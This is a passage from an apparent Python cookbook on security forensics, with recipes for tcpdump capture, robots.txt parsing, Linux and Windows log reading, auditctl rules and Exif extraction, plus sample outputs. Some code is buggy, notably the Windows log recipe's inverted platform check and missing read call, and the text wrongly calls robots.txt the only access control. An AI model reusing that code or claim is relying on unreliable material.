**Next Sequence Number: 52 (relative sequence number)**

**Acknowledgment Number: 1 (relative ack number)**

**Acknowledgment number (raw): 910284437**

**0101 .... = Header Length: 20 bytes (5)**

**Flags: 0x018 (PSH, ACK)**

**000. .... = Reserved: Not set**

**...0 .... = Nonce: Not set**

**.... 0... .... = Congestion Window Reduced (CWR): Not set**

**.... .0.. .... = ECN-Echo: Not set**

**.... ..0. .... = Urgent: Not set**

**.... ...1 .... = Acknowledgment: Set**

**.... .... 1... = Push: Set**

**.... .... .0.. = Reset: Not set**

**.... .... ..0. = Syn: Not set**

**.... .... ...0 = Fin: Not set**

**TCP Flags: .....AP...**

**Window: 2050**

**Calculated window size: 2050**

**Window size scaling factor: -1 (unknown)**

**Checksum: 0x0259 [unverified]**

**Checksum Status: Unverified**

**Urgent Pointer: 0**

**Timestamps**

**Time since first frame in this TCP stream: 0.000000000 seconds**

**Time since previous frame in this TCP stream: 0.000000000 seconds**

**SEQ/ACK analysis**



**Bytes in flight: 51**

**Bytes sent since last PSH flag: 51**

**TCP payload (51 bytes)**

**Layer TLS:**

**TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec**

**Content Type: Change Cipher Spec (20)**

**Version: TLS 1.2 (0x0303)**

**Length: 1**

Change Cipher Spec Message

**Handshake Protocol: Encrypted Handshake Message**

**TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message**

**Content Type: Handshake (22)**

**Version: TLS 1.2 (0x0303)**

**Length: 40**

**The first packet from the capture file is printed and looks the same as we say during live capture.**

**With this knowledge, you can now process any given PCAP file and perform various analyses on the packets in Python.**

## Activity

Attempt the following activity before the next recipe:

Modify the program in this recipe to print all the packets from the capture file.

Modify the program in this recipe to find the number of packets in a capture file and print them one by one until all the packets are printed.

Use `only_summaries=True` in the call to `FileCapture` to print only the summary of the packets, similar to the way `tshark` is used in the previous recipe.

## [Analysing network packets using “tcpdump”](#)

While Wireshark and its underlying Tshark utility are very powerful for sniffing, capturing, and analyzing network packets, a utility called tcpdump. tcpdump (<https://www.tcpdump.org/>) is an open-source command line packet analyzer. libpcap, also supported by The Tcpdump Group, is a library that C/C++ programmers generally use to interface with tcpdump.

Just like Wireshark and tshark, tcpdump also can save the captured packets into a file. The file format is Libpcap, which is also supported by Wireshark, Tshark and many other networking tools. This makes it easy to work with the same file using various tools.

We will be working with tcpdump in this recipe. However, it is recommended to read about libpcap and understand how you can use it as a cybersecurity professional.

**tcpdump is a very powerful utility. It provides a lot of different options to have complete control of your packet captured. You can capture packets for a specific port, for a particular host, for specific protocols, and so on. Read the tcpdump documentation to understand these options, as they may come in handy to perform a quick capture in any situation.**

Before you start, you need to either make sure that tcpdump is installed on your system or install it using the operating system-specific method. The installation is straightforward in Linux and macOS. For Windows, we need a few other dependencies to be resolved before we can use tcpdump.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Installing tcpdump

Before we begin, install the tcpdump as follows:

Note: Install tcpdump as administrator, root or using accounts with sudo privileg

## **Linux**

### **Ubuntu**

**sudo apt-get install tcpdump**

**tcpdump is pre-installed on Kali Linux.**

### **On CentOS and RHEL**

**sudo yum install tcpdump**

or

**sudo dnf install tcpdump**

### **macOS**

As used for installing other software on macOS, we can use brew to install tcpdump as well:

```
brew install tcpdump
```

## **Windows**

Before installing tcpdump on Windows, you must install WinPcap (<https://www.winpcap.org/>). Once you have installed WinPcap, you can use tcpdump (download from <https://www.tcpdump.org/>) to capture packets.



## Recipe

This recipe runs tcpdump as a subprocess and prints the packets being captured. There are few Python wrappers available at the time of this writing; however, they all seem to run tcpdump directly and then parse the output as per their objectives.

Recipe to capture five packets using tcpdump:

```
# tcpdump.py
```

```
import subprocess
```

```
import time
```

```
class TcpDump:
```

```
    def do_capture(self):
```

```
        # Use -l option for line buffered pipe so that we can print them as the output is
        # generated. -c can be
```

```
# used to limit the number of packets being captured
```

```
tcpdump_subprocess = subprocess.Popen(('tcpdump', '-l', '-c 5'),  
stdout=subprocess.PIPE)
```

```
# Print until the program is interrupted
```

```
for output in iter(tcpdump_subprocess.stdout.readline, b''):
```

```
    print(output.rstrip())
```

```
if __name__ == "__main__":
```

```
    print('Capturing packets using tcpdump. Press Ctrl+C to stop...')
```

```
    time.sleep(1)
```

```
    tcpdump = TcpDump()
```

```
    tcpdump.do_capture()
```

In the preceding program, we are capturing only five packets using the “-c 5” option to the subprocess. If you want to capture the packets forever, then remove this argument.

When you run the program, you will get an output similar to the following:

**Capturing packets using tcpdump. Press Ctrl+C to stop...**

**tcpdump: verbose output suppressed, use -v[v]... for full protocol decode**

**listening on en0, link-type EN10MB (Ethernet), snapshot length 262144 bytes**

**b'21:58:30.614322 IP 192.168.0.42.59377 > 51.116.246.104.https: Flags [FP.], seq 4165662266:4165662297, ack 3130043592, win 4096, length 31'**

**b'21:58:30.706488 IP 192.168.0.42.60265 > dns.google.domain: 32700+ PTR? 104.246.116.51.in-addr.arpa. (45)'**

**b'21:58:30.995943 ARP, Request who-has 192.168.0.42 tell 192.168.0.1, length 28'**

**5 packets captured**

**48 packets received by filter**

**0 packets dropped by kernel**

**b'21:58:30.995944 IP api.bitbucket.org.https > 192.168.0.42.59515: Flags [P.], seq 3502285740:3502285992, ack 3527869479, win 68, options [nop,nop,TS val 1593100217 ecr 1146927701], length 252'**

**b'21:58:30.995945 IP api.bitbucket.org.https > 192.168.0.42.59516: Flags [P.], seq 435897650:435897902, ack 746008304, win 68, options [nop,nop,TS val 154210405 ecr 2609633697], length 252'**

## Activity

Attempt the following activity before the next recipe:

Modify the preceding program to save the output to a file as they are captured by the line buffered output.

Modify the preceding program to perform the tcpdump only for a specific port or host.

Modify the preceding program to add another argument icmp. Now while the program is running and waiting for the ICMP packets to be generated, ping any machine from a different terminal or command window. Observe if you can see the packets being captured for your ping.

Run the command `tcpdump -c10 -w tcpdump.pcap` with admin privileges to create a PCAP file with packets captured. Now, either use the program in the previous recipe or `tshark` command to print the packets captured in this file.

## Using Web scraping in forensic analysis

As we discussed in Chapter 3, Active Reconnaissance Web scraping can be used to extract valuable information from websites. Moreover, Web scraping can be used to gather a general outlook of the website being scrapped. What it means is a website can be considered as a portal for entry to your backend systems or servers. Based on the information revealed on the website, the malicious actor may try to use various techniques for passive and active reconnaissance, creating a much clearer and fuller picture of your target system.

While malicious actors can use Web scraping techniques to gather information for potential unauthorized access, as a cybersecurity professional, you can do the same to find out the holes in the target system.

In this recipe, we will see how to read robots.txt to find out what is accessible to the outside world. "robots.txt", available at the root of a website, is always accessible and is the only way to allow or disallow access to specific pages. While performing forensic analysis, this is one of the ways to find out how one would have got access to the target system.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following program parses the robots.txt and prints the pages on your website that are accessible to the outside world using the requests module.

Program for printing the accessible pages from robots.txt is as follows:

```
# forensic_robots_txt.py
```

```
import requests
```

```
class ForensicRobotTxt:
```

```
def parse_robots_txt(self, url):
```

```
    robots_txt = requests.get(url + '/robots.txt')
```

```
    robots_txt_lines = robots_txt.text.split('\n')
```

```
    for line in robots_txt_lines:
```

if 'Allow' in line:

print(line)

if \_\_name\_\_ == "\_\_main\_\_":

robots\_txt\_parser = ForensicRobotTxt()

robots\_txt\_parser.parse\_robots\_txt('https://www.google.com')

When you run the program, you will get an output similar to the following:

**Allow: /search/about**

**Allow: /search/static**

**Allow: /search/howsearchworks**

**Allow: /?hl=**

**Allow: /?hl=\*&gws\_rd=ssl\$**



**Allow: /?gws\_rd=ssl\$**

**Allow: /?pt1=true\$**

**Allow: /m/finance**

**Allow: /books?\*q=related:\***

**Allow: /books?\*q=editions:\***

**Allow: /books?\*q=subject:\***

**Allow: /books/about**

**Allow: /booksrightsholders**

**Allow: /books?\*zoom=1\***

**Allow: /books?\*zoom=5\***

**Allow: /books/content?\*zoom=1\***

**Allow: /books/content?\*zoom=5\***

**Allow: /ebooks?\*q=related:\***

**Allow: /ebooks?\*q=editions:\***

**Allow: /ebooks?\*q=subject:\***

**Allow: /ebooks?\*zoom=1\***

**Allow: /ebooks?\*zoom=5\***

**Allow: /citations?user=**

**Allow: /citations?view\_op=new\_profile**

**Allow: /citations?view\_op=top\_venues**

**Allow: /scholar\_share**

**Allow: /maps?\*output=classic\***

**Allow: /maps?\*file=**

**Allow: /maps/d/**

**Allow: /maps/api/js**

**Allow: /calendar\$**

**Allow: /calendar/about/**

**Allow: /safebrowsing/diagnostic**

**Allow: /safebrowsing/report\_badware/**

**Allow: /safebrowsing/report\_error/**

**Allow: /safebrowsing/report\_phish/**

**Allow: /profiles**

**Allow: /s2/profiles**

**Allow: /s2/oz**

**Allow: /s2/photos**

**Allow: /s2/search/social**

**Allow: /s2/static**

**Allow: /accounts/o8/id**

**Allow: /alerts/manage**

**Allow: /alerts/remove**

**Allow: /alerts/\$**

**Allow: /searchhistory/**

**Allow: /maps/reserve**

**Allow: /maps/reserve/partners**

**Allow: /finance**

**Allow: /js/**

**Allow: /maps/api/js**

**Allow: /imgres**

**Allow: /imgres**

All these pages on the website are allowed to be read, and hence, a bot can use them to crawl the entire website.

Now with this information in our hand, you can quickly determine which pages should have been in the Allow list in the first place. You can update the robots.txt if you see anything suspicious that should not be there, and then you can edit the robots.txt. Moreover, you can compare this list with an older robots.txt if you keep a backup of it regularly.

## Activity

Attempt the following activity before the next recipe:

Parse the robots.txt for your website or a website you have permission to scan and observe if you see any anomaly.

A robots.txt may not even contain any Allow or Disallow line and may just include a “Sitemap” line with an XML file as the value. Parse for Sitemap and print the page list in the sitemap XML file.

## Various logs, which can be used for forensic analysis, on Linux

Linux operating system generates various logs, which can be used for forensic analysis. A few of the important logs on Linux, which can be used for forensic analysis, are shown in table 5.1:

| Log                      | Purpose                                                    |
|--------------------------|------------------------------------------------------------|
| /var/log/secure          | Logs for authentication events like failed login attempts  |
| /var/log/faillog         | Logs for failed login attempts                             |
| /var/log/wtmp            | Logs for recently logged-in and logout out users. You can  |
| /var/log/messages        | Many system logs and application logs are generated in     |
| /var/log/syslog          | General system logs                                        |
| /var/log/audit/audit.log | System audit logs can be enhanced to add specific logs for |

***Table 5.1: List of important logs on Linux for Forensic analysis***

Many other logs are worth looking at in a Linux system. However, these logs are covered here to give an overview of what you can start with.

Note: You may need privileged access to access the previous logs, as many are sy



Apart from the previous logs, products or applications running on Linux may generate their logs, giving you additional information.

If you suspect an intrusion attempt from an IP Address, you can search for logs related to that IP address in all the previous files. This technique can create a rudimentary correlation system where you can look for all the signs of unauthorized access from that IP Address.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following program prints the outputs of two different sources of Linux logs to a local file for further analysis.

Program for printing the output of logs into a file for Linux and macOS is as follows:

```
# linux_logs.py
```

```
import os
```

```
import platform
```

```
class LinuxLogs:
```

```
    def get_linux_logs(self):
```

```
        # The commands are different based on the OS. Darwin means its macOS
        system
```

```
        if platform.system() == 'Linux':
```

```
os.system('last > last.log')
```

```
os.system('cat /var/log/secure | grep \"Failed password\" | tail -100 >  
secure_logs.txt')
```

```
elif platform.system() == 'Darwin':
```

```
os.system('last > last.log')
```

```
if __name__ == "__main__":
```

```
logs = LinuxLogs()
```

```
logs.get_linux_logs()
```

The output of this program is not being shown here due to the sensitive information in the logs. You can try it out in your Linux or macOS system and then check the content of the created files, that is, last.log and secure\_logs.txt.

## Activity

Attempt the following activity before the next recipe:

Read about where you can expect the logs for the following to be generated. Look at each of these logs (based on your system) to see the information you may find in these logs:

Apache HTTPD server

Nginx server

MySQL database server

Modify the preceding program by putting an IP address and then show the logs for that IP Address in all the files previously mentioned, if present.

Research where you can find “yum” or “apt-get” logs that tell you which packages were installed on your system. What information can these logs give you about a possible intrusion?

Research how you can find out the Web browser logs programmatically using Python.

### Various logs, which can be used for forensic analysis, on Windows

Like what we saw for Linux, Windows also generates many system logs. Installed applications are also free to generate their logs, which can be stored either as part of these standard system logs or in different logs altogether. A few of the important logs on Windows, which can be used for forensic analysis, are illustrated in table 5.2:

| Log             | Purpose                                                        |
|-----------------|----------------------------------------------------------------|
| Event Log       | Important events on the system are logged in these logs        |
| Application Log | Application installed on the system can log their logs here    |
| System Log      | System Log contains the logs generated by the operating system |
| Security Log    | All the security-related logs are logged here                  |

***Table 5.2: List of important logs on Windows for forensic analysis***

While all the previous logs are important from a forensic analysis point of view, Security Log is probably the most important place to look for forensic analysis on a Windows-based system.

*Figure 5.1 shows the Windows Event Viewer application with various logs available for one to analyze. You can see that there are Windows Logs, and a separate tree for applications and Service Logs.*

Event Viewer

File Action View Help

Event Viewer (Local)

Custom Views

Crisis

ServerAdmin

Administrative Events

Windows Logs

Applications

Security

Setup

System

Resource Monitor

Applications and Services Logs

ADCS/ADFS applog

Cross-Organization Secure Mobility Client

Hardware Events

Intel

Internet Explorer

Key Management Service

Microsoft

Microsoft Office Alerts

Oracle SCC

OpenSSH

Windows PowerShell

Subscriptions

Event Viewer (Local)

Overview and Summary

Last refreshed: 01/08/2012 07:21

Overview

To view events that have occurred on your computer, select the appropriate source, log or custom view made in the console tree. The Administrative Events custom view contains all the administrative events, regardless of source. An aggregate view of all the logs is shown below.

Summary of Administrative Events

| Event Type    | Event ID | Source | Log | Last hour | 24 hours | 7 days |
|---------------|----------|--------|-----|-----------|----------|--------|
| Critical      | -        | -      | -   | 0         | 0        | 0      |
| Error         | -        | -      | -   | 19        | 115      | 615    |
| Warning       | -        | -      | -   | 6         | 105      | 528    |
| Information   | -        | -      | -   | 88        | 792      | 4,285  |
| Audit success | -        | -      | -   | 513       | 2,879    | 11,392 |
| Audit failure | -        | -      | -   | 0         | 0        | 2      |

Recently Viewed Nodes

| Name                  | Description | Modified            | Created             |
|-----------------------|-------------|---------------------|---------------------|
| Windows Logs\Security | N/A         | 01/08/2012 07:19:05 | 18/05/2012 07:58:03 |

Log Summary

| Log Name                | Size (Kb) | Modified            | Enabled | Retention Policy            |
|-------------------------|-----------|---------------------|---------|-----------------------------|
| Windows PowerShell      | 1,071 MB  | 01/08/2012 07:19:18 | Enabled | Overwrite events as needed. |
| System                  | 17,071 MB | 01/08/2012 07:19:28 | Enabled | Overwrite events as needed. |
| Security                | 20,001 MB | 01/08/2012 07:19:35 | Enabled | Overwrite events as needed. |
| Oracle SCC              | 1,001 MB  | 01/08/2012 07:19:37 | Enabled | Overwrite events as needed. |
| Microsoft Office Alerts | 1,001 MB  | 01/08/2012 07:19:38 | Enabled | Overwrite events as needed. |
| Key Management Service  | 68 KB     | 18/05/2012 07:58:52 | Enabled | Overwrite events as needed. |
| Internet Explorer       | 68 KB     | 18/05/2012 07:58:53 | Enabled | Overwrite events as needed. |
| Hardware Events         | 68 KB     | 18/05/2012 07:58:53 | Enabled | Overwrite events as needed. |

***Figure 5.1: Windows event viewer with types of logs generated***

Note: Compatibility: Windows License considerations: Free software used



## Recipe

This recipe shows how to interface with the pywin32 module to work with the Windows Event log.

The following program implements the reading of Windows Event logs. Before you run the program, install the module pywin32:

**pip3 install pywin32**

Note: This program needs to be run as “administrator”. Otherwise, it may fail wi

Program for printing the output of Windows security logs is as follows:

```
# windows_logs.py
```

```
import platform
```

```
import win32evtlog
```

```
import win32evtlogutil
```

```
class WindowsLogs:
```

```
def get_scurity_logs(self):
```

```
if (platform.system != 'Windows'):
```

```
handle = win32evtlog.OpenEventLog(None, "Security")
```

```
flags = win32evtlog.EVENTLOG_SEQUENTIAL_READ |
win32evtlog.EVENTLOG_BACKWARDS_READ
```

```
# Check how many records we are able to read
```

```
security_records = (handle, flags, 0)
```

```
print('Found ', len(security_records), ' records')
```

```
# This will print the first record, but we won't be able to make out any details  
inside the log
```

```
if len(security_records) > 0:
```

```
print(security_records[0])
```

```
# Now read all the logs
```

```
all_logs = win32evtlog.ReadEventLog(handle, flags, 0)
```

```
# Get log message of all the logs which we can now read
```

```
for event_log in all_logs:
```

```
log_message = win32evtlogutil.SafeFormatMessage(event_log, 'Security')
```

```
print(log_message)
```

```
else:
```

```
print('This program can only be run on Windows')
```

```
if __name__ == "__main__":
```

```
logs = WindowsLogs()
```

```
logs.get_scurity_logs()
```

This program uses win32evtlog and win32evtlogutil from the pywin32 module to fetch Security logs and print their details.

When you run the program, you will get an output similar to the following:

```
C:\Work\Projects\nishant-workarea\cybersecurity-cook-book\Chapter  
05>python windws_logs.py
```

**Found 3 records**

**<PyEVTLOG\_HANDLE:1289502408064>**

**Special privileges assigned to new logon.**

**Subject:**

**Security ID:S-1-5-18**

**Account Name: SYSTEM**

**Account Domain: NT AUTHORITY**

**Logon ID: 0x3e7**

**Privileges: SeAssignPrimaryTokenPrivilege**

**SeTcbPrivilege**

**SeSecurityPrivilege**

**SeTakeOwnershipPrivilege**

**SeLoadDriverPrivilege**

**SeBackupPrivilege**

**SeRestorePrivilege**

**SeDebugPrivilege**

**SeAuditPrivilege**

**SeSystemEnvironmentPrivilege**

**SeImpersonatePrivilege**

**SeDelegateSessionUserImpersonatePrivilege**

An account was successfully logged on.

**Subject:**

**Security ID:S-1-5-18**

**Account Name: DESKTOP-633GPQP\$**

**Account Domain: WORKGROUP**

**Logon ID: 0x3e7**

**Logon Information:**

|                        |        |
|------------------------|--------|
| Logon Type:            | 5      |
| Restricted Admin Mode: | -      |
| Virtual Account:       | %%1843 |
| Elevated Token:        | %%1842 |
| Impersonation Level:   | %%1833 |

## **New Logon:**

|                         |                                        |
|-------------------------|----------------------------------------|
| Security ID:            | S-1-5-18                               |
| Account Name:           | SYSTEM                                 |
| Account Domain:         | NT AUTHORITY                           |
| Logon ID:               | 0x3e7                                  |
| Linked Logon ID:        | 0x0                                    |
| Network Account Name:   | -                                      |
| Network Account Domain: | -                                      |
| Logon GUID:             | {00000000-0000-0000-0000-000000000000} |



## **Process Information:**

Process ID: 0x3d8

Process Name: C:\Windows\System32\services.exe

**Network Information:**

Workstation Name: -

Source Network Address: -

Source Port: -

## **Detailed Authentication Information:**

**Logon Process:** Advapi

Authentication Package: Negotiate

**Transited Services:** -

**Package Name (NTLM only):** -

**Key Length:** 0

**This event is generated when a logon session is created. It is generated on the computer that was accessed.**

**The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.**

**The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).**

**The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on.**

**The network fields indicate where a remote logon request originated. Workstation name is not always available and may be left blank in some cases.**

**The impersonation level field indicates the extent to which a process in the logon session can impersonate.**

**The authentication information fields provide detailed information about this specific logon request.**

- Logon GUID is a unique identifier that can be used to correlate this event with a KDC event.**

- Transited services indicate which intermediate services have participated in this logon request.**

- Package name indicates which sub-protocol was used among the NTLM protocols.**

- Key length indicates the length of the generated session key. This will be 0 if no session key was requested.**

**Credential Manager credentials were read.**

**Subject:**

|                 |                                                |
|-----------------|------------------------------------------------|
| Security ID:    | S-1-5-21-2848909196-3115960086-2224520041-1001 |
| Account Name:   | nisha                                          |
| Account Domain: | DESKTOP-633GPQP                                |
| Logon ID:       | 0x1a71cca                                      |
| Read Operation: | %%8099                                         |

**This event occurs when a user performs a read operation on stored credentials in Credential Manager.**

**Special privileges assigned to new logon.**

**Subject:**

|                 |              |
|-----------------|--------------|
| Security ID:    | S-1-5-18     |
| Account Name:   | SYSTEM       |
| Account Domain: | NT AUTHORITY |
| Logon ID:       | 0x3e7        |

**Privileges: SeAssignPrimaryTokenPrivilege**

**SeTcbPrivilege**

**SeSecurityPrivilege**

**SeTakeOwnershipPrivilege**

**SeLoadDriverPrivilege**

**SeBackupPrivilege**

**SeRestorePrivilege**

**SeDebugPrivilege**

**SeAuditPrivilege**

**SeSystemEnvironmentPrivilege**

**SeImpersonatePrivilege**

**SeDelegateSessionUserImpersonatePrivilege**

**An account was successfully logged on.**

**Subject:**

|                 |                   |
|-----------------|-------------------|
| Security ID:    | S-1-5-18          |
| Account Name:   | DESKTOP-633GPQP\$ |
| Account Domain: | WORKGROUP         |
| Logon ID:       | 0x3e7             |



## **Logon Information:**

|                        |        |
|------------------------|--------|
| Logon Type:            | 5      |
| Restricted Admin Mode: | -      |
| Virtual Account:       | %%1843 |
| Elevated Token:        | %%1842 |
| Impersonation Level:   | %%1833 |

## **New Logon:**

|                         |                                        |
|-------------------------|----------------------------------------|
| Security ID:            | S-1-5-18                               |
| Account Name:           | SYSTEM                                 |
| Account Domain:         | NT AUTHORITY                           |
| Logon ID:               | 0x3e7                                  |
| Linked Logon ID:        | 0x0                                    |
| Network Account Name:   | -                                      |
| Network Account Domain: | -                                      |
| Logon GUID:             | {00000000-0000-0000-0000-000000000000} |

**Process Information:**

**Process ID:** 0x3d8

**Process Name:** C:\Windows\System32\services.exe

**Network Information:**

**Workstation Name:** -

**Source Network Address:** -

**Source Port:-**

**Detailed Authentication Information:**

**Logon Process:** Advapi

**Authentication Package:** Negotiate

**Transited Services: -**

**Package Name (NTLM only): -**

**Key Length: 0**

**This event is generated when a logon session is created. It is generated on the computer that was accessed.**

The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process

such as Winlogon.exe or Services.exe.

**The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).**

**The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on.**

**The network fields indicate where a remote logon request originated. Workstation name is not always available and may be left blank in some cases.**

**The impersonation level field indicates the extent to which a process in the logon session can impersonate.**

**The authentication information fields provide detailed information about this specific logon request.**

- Logon GUID is a unique identifier that can be used to correlate this event with a KDC event.**

- Transited services indicate which intermediate services have participated in this logon request.**

- Package name indicates which sub-protocol was used among the NTLM protocols.**

- Key length indicates the length of the generated session key. This will be 0 if no session key was requested.**

**Credential Manager credentials were read.**

**Subject:**

|                 |                                                |
|-----------------|------------------------------------------------|
| Security ID:    | S-1-5-21-2848909196-3115960086-2224520041-1001 |
| Account Name:   | nisha                                          |
| Account Domain: | DESKTOP-633GPQP                                |
| Logon ID:       | 0x1a71cca                                      |
| Read Operation: | %%8099                                         |

This event occurs when a user performs a read operation on stored credentials in Credential Manager.

The preceding output shows that the logs are getting printed in a format that one can understand. You can now also write a simple parser to either parse in memory or from the file where the logs are dumped.

This recipe is just a starting point for getting to know Windows logs, which can be used in forensics analysis. To become an expert in this area, you will have to work with various logs and how to parse and make sense of them.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program to print “Setup” logs.

Modify the preceding program to print one of the logs present under “Applications and Services Logs”.



## Creating an Audit Trail of the system

Access to the system's Audit Trail is an important aspect of performing Forensic analysis. Audit logs in Linux can be used to track any changes in the system. For example, audit logs can be used to log every attempt to:

Modify system files like `sshd_config`

**passwd file**

change in the system date and time

You can add your own files to the list by using the `auditctl` utility.

Hence, when needed, it can be analyzed for any suspicious activities. For example, one of the known hacks malicious actors use to hide their track is to first change the system time to a time in the past, perform changes in the system, and then change the system time back to the current time. Due to this, the log monitoring system may be unable to see and create an alert for logs for the last few minutes.

It is a good practice to configure audit logging for your system so that we can get better insights into any suspicious activities when needed.

Note: Although we are looking at only Linux for this recipe, Windows has similar

Note: Compatibility: Linux License considerations: Free software used

## Recipe

This recipe shows all the audit trail configs on a Linux system.

Program for printing all the audit trail configs is as follows:

```
# linux_audit_trail_config.py
```

```
import platform
```

```
import subprocess
```

```
class LinuxAuditTrailConfig:
```

```
def get_config(self, config):
```

```
if platform.system() == 'Linux':
```

```
output = subprocess.check_output('auditctl -l', shell=True)
```

```
output_list = output.decode('utf-8').split('\n')
```

```
# Print all the audit config
```

```
print('All audit config:')
```

```
print(output_list, '\n')
```

```
# Find out if the audit config is present for supplied config
```

```
for config_item in output_list:
```

```
    if config in config_item:
```

```
        print('Audit config for ', config, ' found:')
```

```
        print(config_item)
```

```
    else:
```

```
        print("This program can only be run on Linux")
```

```
if __name__ == "__main__":
```

```
linux_audit_trail_config = LinuxAuditTrailConfig()
```

```
linux_audit_trail_config.get_config('passwd')
```

When you run the program, you will get an output similar to the following:

**All audit config:**

```
['-w /etc/passwd -p rwa -k passwd', '-w /etc/ssh/sshd_config -p rwa -k sshd',  
"]
```

**Audit config for passwd found:**

```
-w /etc/passwd -p rwa -k passwd
```

The preceding output shows configs for creating an audit trail for /etc/passwd and /etc/ssh/sshd\_config. All the read, write, and access to these files will be logged into the audit log, hence “rwa”.

As an enhancement of this recipe to make it relevant for Forensic analysis, we can check for the config and then print all the audit logs for that config using the utility ausearch.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program to add one more method to set the config if it is not present. The config can be set by passing the same config shown in the output to auditctl.

Modify the preceding program to add another method to print the audit logs using ausearch for a specific file if its config is present. For example, if the “passwd” config is present, you can use ausearch -k passwd.



## Using Exif data to analyze information about images, sound and other media format

Exif or Exchangeable image file format is a standard for tags for media files like images and sound files and is used widely by digital cameras, smartphones, scanners, and so on. These tags can be thought of as metadata for the file and provide valuable information about the media file. They can be used to get information about the file and index them by various software.

A few examples of what is stored in the Exif data are as follows:

Manufacturer

Model

Compression

X resolution

Y resolution

Exposure time

F-number

Date and time

GPS details

GPS datastamp

These are precious information during Forensic analysis. Hence, it is important to parse Exif data of many files programmatically in Python and then use this information to group, organize, tag, and isolate specific media files.

Note: Compatibility: Cross Platform License considerations: Free software used

## Recipe

This recipe uses the Python exif module to get Exif metadata information about an image.

Before you run the program, install the module Exif:

**pip3 install exif**

Note: Not every device may set most of the Exif fields. For example, taking a sc

Program for printing all the Exif data of an image file is as follows:

```
# exif_read.py
```

```
import os
```

```
from exif import Image
```

```
# Set the location of the output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```

```
os.getcwd(), os.path.dirname(__file__)))
```

```
class ExifReader:
```

```
def print_image_exif(self, image_file_name):
```

```
"""Read the Exif data of the file using 'exif' module
```

Args:

image\_file (string): Image file name

```
"""
```

```
image_file_name = os.path.join(__location__, image_file_name)
```

```
with open(image_file_name, 'rb') as image_file:
```

```
    exif_image = Image(image_file)
```

```
    # Print all the attributes
```

```
    for attribute in exif_image.list_all():
```

```
        print(attribute, ': ', exif_image.get(attribute))
```

```
if __name__ == "__main__":
```

```
    exif_reader = ExifReader()
```

```
exif_reader.print_image_exif('DSCN0010.jpeg')
```

In the preceding program, use your own image file in the last line or download sample images from the link given preceding.

When you run the program, you will get an output similar to the following:

**image\_description :**

**make : NIKON**

**model : COOLPIX P6000**

**orientation : Orientation.TOP\_LEFT**

**x\_resolution : 300.0**

**y\_resolution : 300.0**

**resolution\_unit : ResolutionUnit.INCHES**

**software : Nikon Transfer 1.1 W**

**datetime : 2008:11:01 21:15:07**

**y\_and\_c\_positioning : 1**

**\_exif\_ifd\_pointer : 268**

**\_gps\_ifd\_pointer : 926**

**compression : 6**

**jpeg\_interchange\_format : 4548**

**jpeg\_interchange\_format\_length : 6702**

**exposure\_time : 0.013333333333333334**

**f\_number : 5.9**

**exposure\_program : ExposureProgram.NORMAL\_PROGRAM**

**photographic\_sensitivity : 64**

**exif\_version : 0220**

**datetime\_original : 2008:10:22 16:28:39**

**datetime\_digitized : 2008:10:22 16:28:39**

**components\_configuration : None**

**exposure\_bias\_value : 0.0**

**max\_aperture\_value : 2.9**

**metering\_mode : MeteringMode.PATTERN**

**light\_source : LightSource.UNKNOWN**

**flash : Flash(flash\_fired=False,**



**flash\_return=FlashReturn.NO\_STROBE\_RETURN\_DETECTION\_FUNCT  
flash\_mode=FlashMode.COMPULSORY\_FLASH\_SUPPRESSION,  
flash\_function\_not\_present=False, red\_eye\_reduction\_supported=False,  
reserved=0)**

**focal\_length : 24.0**

**maker\_note : None**

**user\_comment :**

**flashpix\_version : None**

**color\_space : ColorSpace.SRGB**

**pixel\_x\_dimension : 640**

**pixel\_y\_dimension : 480**

**\_interoperability\_ifd\_Pointer : None**

**file\_source : None**

**scene\_type : None**

**custom\_rendered : 0**

**exposure\_mode : ExposureMode.AUTO\_EXPOSURE**

**white\_balance : WhiteBalance.AUTO**

**digital\_zoom\_ratio : 0.0**

**focal\_length\_in\_35mm\_film : 112**

**scene\_capture\_type : SceneCaptureType.STANDARD**

**gain\_control : 0**

**contrast : 0**

**saturation : Saturation.NORMAL**

**sharpness : Sharpness.NORMAL**

**subject\_distance\_range : 0**

**gps\_latitude\_ref : N**

**gps\_latitude : (43.0, 28.0, 2.814)**

**gps\_longitude\_ref : E**

**gps\_longitude : (11.0, 53.0, 6.45599999)**

**gps\_altitude\_ref : GpsAltitudeRef.ABOVE\_SEA\_LEVEL**

**gps\_timestamp : (14.0, 27.0, 7.24)**

**gps\_satellites : 06**

**/usr/local/anaconda3/lib/python3.8/site-packages/exif/\_image.py:171:  
RuntimeWarning: ASCII tag contains 1 fewer bytes than specified**

```
retval = self.__getattr__(attribute)
```

```
gps_img_direction_ref :
```

```
gps_map_datum : WGS-84
```

```
gps_datestamp : 2008:10:23
```

As we discussed before, having access to such data for the images we come across can significantly help you in Forensic analysis.

## Activity

Attempt the following activities before the following recipe:

Modify the preceding program to print only the GPS data. Look at other classes that are part of the Exif module to achieve this task.

The way we used the Exif module to get metadata information for an image file, there are many Python modules that can get you metadata information for audio files. Implement metadata extraction on an audio file using one of such modules and list what you see.

## Identifying malicious actors, configuration, device type, and so on by using fingerprinting data

Similar to how fingerprinting is used to identify malicious actors in the real world, malicious activities can be identified using various fingerprinting techniques. In the literal sense, Fingerprinting creates a unique representation of digital assets, which can then be used to match for similarities or unintentional changes.

There are various techniques for fingerprinting digital assets like files, for example:

Using metadata embedded in the file as fingerprints

Using a hashing technique to get a hash representation of the file

Using a combination of network address, protocol details and proprietary IDs to create a unique representation for a host in the network

Using a combination of a device ID and a token to create a unique representation for a device communicating with the system

If you look at the list preceding, some of them are simple fingerprinting methods, whereas some use a combination of multiple methods to achieve the same.

In this recipe, we will look at hashing techniques to determine if a file has been tampered with.

Note: Compatibility: Cross Platform License considerations: Free software used

